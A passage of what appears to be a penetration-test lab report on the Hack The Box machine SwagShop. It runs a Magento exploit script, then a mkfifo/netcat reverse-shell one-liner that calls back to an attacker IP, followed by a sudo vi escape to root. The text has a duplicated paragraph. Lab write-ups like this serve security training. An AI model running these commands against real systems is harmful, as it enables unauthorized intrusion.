

Figure 3.12: 260-exploit_edit2.png



Figure 3.13: 265-date_change.png

Still we are getting the same error but however i can see that the exploit uses mechanize module. Mechanize is the virtual browser in python so it might be trying to access the login page. so we can use the complete admin login page.

```
 → I7Z3R0 python2.7 magento.py http://swagshop.htb/index.php/admin/ "id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

 → I7Z3R0
```

Figure 3.14: 270-exploit_id.png

```
python2.7 magento.py http://swagshop.htb/index.php/admin/ "rm /tmp/f;mkfifo /tmp/f;cat
↪  /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.19 9001 >/tmp/f"
```



Figure 3.15: 275-exploit_success.png

3.2.1.4 Privilege Escalation

Since we got the reverse shell we can basic checks on the box before running the auto enumeration tool.

While running sudo -l we see that the user can run vi command for a specific directory which is very dangerous. Vi is a very powerful command editor which can be used to get the root access of the machine.

```
www-data@swagshop:/$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

We can run this as a root user for this to get the shell. I am going to use the below command to get the edit.

```
sudo -u root /usr/bin/vi /var/www/html/a
```



Figure 3.16: 280-vi_open.png

This command will open the vi editor. We can now use :!bash to get the root access to the machine



Figure 3.17: 285-root_run.png

3.2.1.5 Proof File

User



Figure 3.18: 290-user.txt.png

Root



Figure 3.19: 295-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.